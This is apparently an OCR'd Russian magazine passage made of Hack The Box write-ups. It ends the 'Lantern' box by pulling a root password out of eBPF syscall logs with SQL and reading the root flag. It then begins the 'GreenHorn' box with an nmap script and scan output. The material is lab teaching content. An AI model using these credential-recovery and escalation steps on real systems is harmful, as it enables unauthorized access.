
	pid	stacktrace	comm	processname	resultcode	timestamp	syscall	duration	arguments
10	909	BLOB	BLOB	BLOB	0	135264033349	BLOB	31118	BLOB
11	909	BLOB	BLOB	BLOB	1	135264073554	BLOB	4388	BLOB
12	909	BLOB	BLOB	BLOB	0	135264073554	BLOB	11171	BLOB
13	909	BLOB	BLOB	BLOB	1	135264073554	BLOB	998879616	BLOB
14	909	BLOB	BLOB	BLOB	6	136262988717	BLOB	19256	BLOB
15	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	43371	BLOB
16	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	92984	BLOB
17	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	102963	BLOB
18	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	110898	BLOB
19	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	116609	BLOB
20	909	BLOB	BLOB	BLOB	6	136263112439	BLOB	7674	BLOB
21	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	21621	BLOB
22	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	30688	BLOB
23	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	38192	BLOB
24	909	BLOB	BLOB	BLOB	1	136263162182	BLOB	7494	BLOB
25	909	BLOB	BLOB	BLOB	0	136263162182	BLOB	22192	BLOB
26	909	BLOB	BLOB	BLOB	1	136263162182	BLOB	1000110344	BLOB

```
0000 01 00 00 00 00 00 00 00 1b 5b 3f 32 35 6c 1b 28  ........[?25l.(
0010 42 65 63 68 6f 34 43 28 42 20 52 65 00 06 00 00  Becho4C(B Re....
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080
```

Тип данных в ячейке: Двоичные данные

128 байтов

Данные вызова с малой задержкой



	pid	stacktrace	comm	processname	resultcode	timestamp	syscall	duration	arguments
10	909	BLOB	BLOB	BLOB	0	135264033349	BLOB	31118	BLOB
11	909	BLOB	BLOB	BLOB	1	135264073554	BLOB	4388	BLOB
12	909	BLOB	BLOB	BLOB	0	135264073554	BLOB	11171	BLOB
13	909	BLOB	BLOB	BLOB	1	135264073554	BLOB	998879616	BLOB
14	909	BLOB	BLOB	BLOB	6	136262988717	BLOB	19256	BLOB
15	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	43371	BLOB
16	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	92984	BLOB
17	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	102963	BLOB
18	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	110898	BLOB
19	909	BLOB	BLOB	BLOB	0	136262988717	BLOB	116609	BLOB
20	909	BLOB	BLOB	BLOB	6	136263112439	BLOB	7674	BLOB
21	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	21621	BLOB
22	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	30688	BLOB
23	909	BLOB	BLOB	BLOB	0	136263112439	BLOB	38192	BLOB
24	909	BLOB	BLOB	BLOB	1	136263162182	BLOB	7494	BLOB
25	909	BLOB	BLOB	BLOB	0	136263162182	BLOB	22192	BLOB
26	909	BLOB	BLOB	BLOB	1	136263162182	BLOB	1000110344	BLOB
27	909	BLOB	BLOB	BLOB	6	137263305188	BLOB	13856	BLOB
28	909	BLOB	BLOB	BLOB	0	137263305188	BLOB	29926	BLOB
29	909	BLOB	BLOB	BLOB	0	137263305188	BLOB	72866	BLOB

```
0000 01 00 00 00 00 00 00 00 77 5b 3f 32 35 68 1b 28  ........w[?25h.(
0010 42 65 63 68 6f 34 43 28 42 20 52 65 00 00 00 00  Becho4C(B Re....
0020 00 00 00 00 10 83 97 c7 ec 55 00 00 00 00 00 00  ..........U.....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080
```


Тип данных в ячейке: Двоичные данные

128 байтов

Данные вызова с большой задержкой

Я написал SQL-запрос, который извлекает из каждого вызова с большой задержкой (`duration > 100000000`) девятый символ. Позже запрос подкорректировал, так как девятым может идти пробел, в этом случае будем брать десятый.

```
SELECT GROUP_CONCAT(
    CASE
    WHEN hex(substr(arguments, 9, 1)) = '20' THEN substr(arguments, 10, 1)
    ELSE substr(arguments, 9, 1)
    END,'') as data
FROM ebpf where duration > 100000000;
```




```
SELECT GROUP_CONCAT(
    CASE
    WHEN hex(substr(arguments, 9, 1)) = '20' THEN substr(arguments, 10, 1)
    ELSE substr(arguments, 9, 1)
    END,'') as data
FROM ebpf where duration > 100000000;
```

Тип данных в ячейке: Текст / Числовое

119 символов

Результат выполнения запроса

И получаем введенный в nano текст: `echo Q3Eddtdw3pMB | sudo ./backup.sh`. У нас есть пароль рута, и ничто не мешает забрать последний флаг.



```
tomas@lantern ~
su root
Password:
root@lantern:/home/tomas# id
uid=0(root) gid=0(root) groups=0(root)
root@lantern:/home/tomas# cat /root/root.txt
5cbf579770b00a5b7603090702fa4326
root@lantern:/home/tomas#
```

Флаг рута

Машина захвачена!

HTB GREENHORN

GreenHorn

OS
Linux
RELEASE DATE
20 Jul 2024
DIFFICULTY
Easy
POINTS
20

Получаем сессию через сервис Pluck

В этом райтапе я покажу, как можно получить сессию в системе через загрузку своего модуля в систему управления контентом Pluck. При повышении привилегий решим задачу в духе CTF по восстановлению размытых на картинке приватных данных из PDF.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине GreenHorn с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.25     greenhorn.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-generator: pluck 4.7.18
| http-title: Welcome to GreenHorn ! - GreenHorn
|_Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=5cbac685eddd9db6; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=fhpNzPDmPISH-SIhq_DAuhxQTzk6MTcyNjA1MDIxNjA4NjQ5NDM5OQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Wed, 11 Sep 2024 10:23:36 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly
UiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=b1b8953400d6ab3b; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=SQIBwK4zS4uV_F609fokMHwjidY6MTcyNjA1MDIyMjM0NDA3MDExMQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Wed, 11 Sep 2024 10:23:42 GMT
|_    Content-Length: 0
```

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0;
- 3000 — сервис Gitea.

Судя по логам, на порте 80 развернут сервис Pluck 4.7.18.



Welcome to GreenHorn !

Dear Aspiring Web Developers,

Welcome to GreenHorn Web Development! We are thrilled to have you join our community dedicated to helping juniors kickstart their web development careers.

At GreenHorn, we believe in providing the resources and support you need to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply passionate about coding, you've come to the right place.

Our mission is to guide and empower you through your web development journey. You'll find a wealth of educational content, tutorials, hands-on projects, and a supportive network of fellow learners and experienced developers who are here to mentor and assist you along the way.

We're excited to see you grow, learn, and contribute to the web development community. The journey may have its challenges, but remember that every experienced developer was once a junior like you. Your dedication, curiosity, and hard work will lead you to success.

Feel free to explore our website, join our forums, and take advantage of the resources we offer. If you ever have questions, need advice, or just want to connect with like-minded individuals, our community is here for you.

Welcome to the world of web development. Let's code, learn, and grow together. Your future as a web developer starts here at GreenHorn!

